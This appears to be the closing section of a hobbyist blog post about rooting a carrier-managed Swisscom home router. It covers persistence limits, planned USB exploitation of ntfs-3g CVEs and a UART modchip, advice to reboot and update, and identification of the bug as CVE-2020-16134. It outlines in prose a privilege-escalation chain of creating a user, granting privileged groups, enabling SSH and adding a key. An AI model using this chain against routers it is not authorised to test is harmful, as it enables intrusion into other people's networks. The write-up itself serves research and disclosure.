Disk (/tmp/rip_rw): 388 KiB / 4 MiB jffs2
That squashfs [Read-only] is the whole reason the next section exists.
How far does root actually get you?
Not as far as you’d hope. What I have is basically a tethered jailbreak: everything I push lives in /tmp, the only writable spot, a tiny jffs2 area, and it all evaporates on reboot. The real root is a read-only squashfs on UBI.
Still open:
- The flash path checks firmware signatures, so I can’t push a modified image through the official channel.
- I can swap files at runtime, but then the on-flash checksum won’t match and it won’t boot next time, unless the bootloader doesn’t actually enforce it. The CFE log never prints anything like “Authenticated image,” which gives me some hope that secure boot isn’t really on here.
- Worst case for persistence is an ESP8266 wired to the UART as a cheap modchip to re-inject on every boot.
- If I brick the boot path there’s a rescue OS, I just don’t know yet how it’s triggered.
Ideas still on the shelf
- The one-plug root. The box has USB ports, and its
ntfs-3ghas two juicy CVEs (GHSA-4cwv-5285-63v9, CVE-2021-33286). What I want to build: see what the box does when I plug in an NTFS stick, and work that up into a reliable “one-plug root” for modern firmware, now that I’ve got real hardware to iterate on. ASLR and NX are on, so it won’t be free. - The VDSL voice module. Maybe poke the VDSL/voice subsystem, reverse some drivers, see what’s reachable.
- The property I like most about this privesc: it never opens the thing. Knowing the admin password is enough, which is the lower rung normal admins already have, and the whole chain works over the air. No UART, no soldering, no screws.
The part that should worry you
Rooting your own router is fun. What’s inside is less fun. This is a carrier-managed box with a lot of remote-management and monitoring surface baked in, the kind of thing that, with the wrong bug or in the wrong hands, starts to look like remote intrusion. Carrier CPE is built to be reached and inspected from outside. That’s the whole point of it.
And it runs Linux 4.1.38, a 2019 build of an already-old kernel, with a userland to match. Normal for routers, which is exactly the problem: they ship frozen and sit untouched for years while new 10/10 CVEs land on common components roughly daily. The gap between “firmware build date” and “today” is pure attack surface.
The boring but genuinely good advice that falls out of this:
- Reboot your router every so often. Plenty of in-memory-only junk, including the kind that lands via
/tmpfootholds like mine, doesn’t survive a power cycle. - Take the updates. When your ISP pushes firmware, let it apply. It’s often the only patch a kernel this old will ever get.
For most people that’s the entire router security program, and it beats what most people do, which is nothing.
Prior art
Digging afterwards, this is almost certainly CVE-2020-16134, a Swisscom Internet-Box sysbus privesc (CVSS 8.0) fixed in the July 2020 rollout. The vendor’s own writeup: with local web-interface credentials you can create a user with elevated sysbus privileges, then use it to enable SSH and get a superuser shell. That’s the exact shape of what I did. My box was on a pre-patch 10.04.xx build, so I didn’t find anything new, I rediscovered a 2020 bug on firmware that predates its fix.
Takeaways
- The strongest “exploit” here was the authorization model itself. I burned my first hours on a bootloader that never budged, and the way in was the API trusting group membership completely: make a user, grant the magic groups, enable remote access, drop in an SSH key.
- Attack the software before the hardware. The screwdriver was the slow path.
- Persistence against signed images, and maybe secure boot, is the real boss fight left.